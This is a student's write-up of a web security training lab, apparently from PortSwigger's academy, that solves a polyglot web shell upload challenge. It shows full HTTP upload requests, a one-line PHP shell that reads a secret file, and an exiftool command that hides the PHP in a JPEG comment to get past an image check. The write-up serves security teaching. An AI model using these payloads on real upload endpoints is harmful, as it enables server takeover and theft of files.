
S. Giridharan
CB.SC.P2CYS23006

Lab: Remote code execution via polyglot web shell upload


This lab contains a vulnerable image upload function. Although it checks the contents of the file to verify that it is a genuine image, it is still possible to upload and execute server-side code.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`
Let’s try to upload the exploit.php and check the response of the server,




```
POST /my-account/avatar HTTP/2
Host: 0ac700b204d1629e82f2102b00ab0057.web-security-academy.net
Cookie: session=7Fn9NcE5Hz4Covgv0iupKKEi2TvWVNqo
Content-Length: 476
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0ac700b204d1629e82f2102b00ab0057.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryH8QSUWbJcWMKReuA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ac700b204d1629e82f2102b00ab0057.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8

------WebKitFormBoundaryH8QSUWbJcWMKReuA
Content-Disposition: form-data; name="avatar"; filename="exploit.php"
Content-Type: application/octet-stream

<?php echo file_get_contents('/home/carlos/secret'); ?>
------WebKitFormBoundaryH8QSUWbJcWMKReuA
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundaryH8QSUWbJcWMKReuA
Content-Disposition: form-data; name="csrf"

4kz1E5Tx5bShIipI319dcTMk7n6SxMmc
------WebKitFormBoundaryH8QSUWbJcWMKReuA--

```




Error: file is not a valid image Sorry, there was an error uploading your file.


As per the Lab Description we need to create a polyglot PHP/JPG File using Exiftool,



```
┌──(kakashi㉿Akatsuki)-[~/Documents]
└─$ exiftool OIP.jpg
ExifTool Version Number         : 12.67
File Name                       : OIP.jpg
Directory                       : .
File Size                       : 38 kB
File Modification Date/Time     : 2024:02:22 19:09:54+05:30
File Access Date/Time           : 2024:03:17 17:03:28+05:30
File Inode Change Date/Time     : 2024:03:17 17:03:28+05:30
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 0
Y Resolution                    : 0
Exif Byte Order                 : Big-endian (Motorola, MM)
Image Width                     : 474
Image Height                    : 633
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 474x633
Megapixels                      : 0.300
```




```
┌──(kakashi㉿Akatsuki)-[~/Documents]
└─$ exiftool -comment="<?php echo 'START---> ' .  file_get_contents('/home/carlos/secret') . '<---END'; ?>" OIP.jpg -o polyglot.php
    1 image files created
```




```
┌──(kakashi㉿Akatsuki)-[~/Documents]
└─$ ls
62.hex.txt  Car.jpg  OIP.jpg  exploit.php  polyglot.php

┌──(kakashi㉿Akatsuki)-[~/Documents]
└─$ exiftool polyglot.php
ExifTool Version Number         : 12.67
File Name                       : polyglot.php
Directory                       : .
File Size                       : 38 kB
File Modification Date/Time     : 2024:03:17 17:08:57+05:30
File Access Date/Time           : 2024:03:17 17:08:57+05:30
File Inode Change Date/Time     : 2024:03:17 17:08:57+05:30
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 0
Y Resolution                    : 0
Exif Byte Order                 : Big-endian (Motorola, MM)
Comment                         : <?php echo 'START---> ' .  file_get_contents('/home/carlos/secret') . '<---END'; ?>
Image Width                     : 474
Image Height                    : 633
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 474x633
Megapixels                      : 0.300
```


Uploading the polyglot php/jpg file,



```
POST /my-account/avatar HTTP/2
Host: 0ac700b204d1629e82f2102b00ab0057.web-security-academy.net
Cookie: session=7Fn9NcE5Hz4Covgv0iupKKEi2TvWVNqo
Content-Length: 38680
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0ac700b204d1629e82f2102b00ab0057.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryEAH6kIKjvAoK2Z1X
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ac700b204d1629e82f2102b00ab0057.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8

------WebKitFormBoundaryEAH6kIKjvAoK2Z1X
Content-Disposition: form-data; name="avatar"; filename="polyglot.php"
Content-Type: application/octet-stream

ÿØÿàJFIFÿá.ExifMM*@/@ÿþU<?php echo 'START---> ' .  file_get_contents('/home/carlos/secret') . '<---END'; ?>ÿÛC


$ &‰# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=ÿÛC=)#)====================================================ÿÀyÚ"ÿÄ
ÿÄµ}!1AQa"q2□□;#B±ÁRÑð$3br□
‰&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz□□□□□□□□□□□□□□□□□□¢£¤¥¦§¨©ª«²³´µ¶·¸¹º¼ÂÃÄÅÆÇÈÉÊÒÓÔÕÖ×ØÙÚáâãäåæçèéêñòóôõö÷øùúÿÄ
ÿÄµw!1AQaq"2□B□;±Á  #3RðbrÑ
$4á‰ñ&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz□□□□□□□□□□□□□□□□□□□¢£¤¥¦§¨©ª«²³´µ¶·¸¹º¼ÂÃÄÅÆÇÈÉÊÒÓÔÕÖ×ØÙÚâãäåæçèéêòóôõö÷øùúÿÚ?õöc□Í&óëHýM»Ï-Ï-‰»Ï-G!1u©1Hã"□)e□
ëN½iÛ)àP7zÓ²GzLÓÅH)j"íëC□ÓhwZ7·-‰¾ôÓrÃ¿éLsUÜó@É3=$HÒlq□5«m□`>ÖjèxURÒ¢□(¢□(¢□ÎëUf¼TÏ4bI□}ê□ÅéäU¦¹.N@?Z`,□³ÿú² X□□ø¤□2hÄ úÔùoZb
u.öõ§noZe:□õ®ãÏ-B□5a(Mçö□1õ¦S¨Û□-7(zÑHh.ØëUä□½jW8]Ï4□MçÖ□ÍëIE=  ÏZµlu²Ñ□jlìJeÕÁD#5□]□ÿ□ê]ç□
g□@Å¸µ8'Ö□□□.[Ö□'Ö□Râ□+\ óTrÈõ« È5□p□z³□□ÍI¼úÕH^-P®#g-hVX5¥□□Ç&□çêi´¸¤§Q@¢□-2TÕé Õ  C@nÓ‰E¾□4òôÂM‰QETnø¤wÅBîM+¾i2æ□8Ë□Óµµ(¶¶½ ¤□
#@□□@SL□P¨ÍA‰Ê-U□ûÐÐæ□Gz--â□□³ä*c□jYé□j[Æ=*±rô©iR□À □?Z□□?¥A+Ð□jÄ)PF□5r1□(ÔS¨ Ò□Zz&hñ¥N"&§b□
)h ¤4µ□□@Í&**Óf□&□1ÅKH)iÈ2i,B□s.ÀEI□□□Î¹□y"□!åÞ-Ä¸;□3Í[□<
DúJZ( ?v¨Ý'Z¿U®S□@"85uEPèõr#□□´3Yõz□ýM‰+õ4□QEQE¦ªÜE□ñV©¤f□2□Á¢®Kyª¦2(´R□a□□N*'□□òTd□@
\□|Qnô□Ç□W;EL@[Zã□*òATþÔ¨8¨d¾>´¤eQÞ¢k¥ë-î□÷¨□□ô£‰ðìj´□□õm□iâZ`4ÊÏëH□Z°"□□(□¤□0¢□□)6C□U□I§Èý¨□2hhc®Å"
}QJ9 A□□4Æ)±GV
\Râ□R1E;□Àaã5Jæ\3V.$dÍ!w4□D‰ßñ«h8¨aN□¬
```


The file avatars/polyglot.php has been uploaded.


� Back to My Account



https://0ac700b204d1629e82f2102b00ab0057.web-security-academy.net/files/avatars/polyglot.php

```
����□JFIF□□□□��.ExifMM*□□@□□/@□□□□��USTART---> cBJbqqVSdDuDxwyMwKtoZjH4njgJ7Oiz<---END��C □□ □□ □ □□ □□□□□□□□
@=��C□□□□□□ □□□□□□=)#)==================================================��□□□y□�□□"□□□□□□□��□□□□□□□□□□□□□
���□□□□□□□□□□□□□□□}□□□□□□□□!1A□□Qa□"q□2����□#B��□R��$3br�
□□□□□%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz�����������������������������������������
□���□□□□□□□□□□□□□□□□□w□□□□□□□!1□□AQ□aq□"2�□□B���� #3R�□br�
□$4�%�□□□□□&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz���������������������������������������
��c��&��H�M□�ϭ□ϭ%□□ϭG!lu�1H�"�)e��C���q�GZ�-
```

S. Giridharan
CB.SC.P2CYS23006



Remote code execution via polyglot web shell upload

Congratulations, you solved the lab!

My Account

Your username is: wiener

Email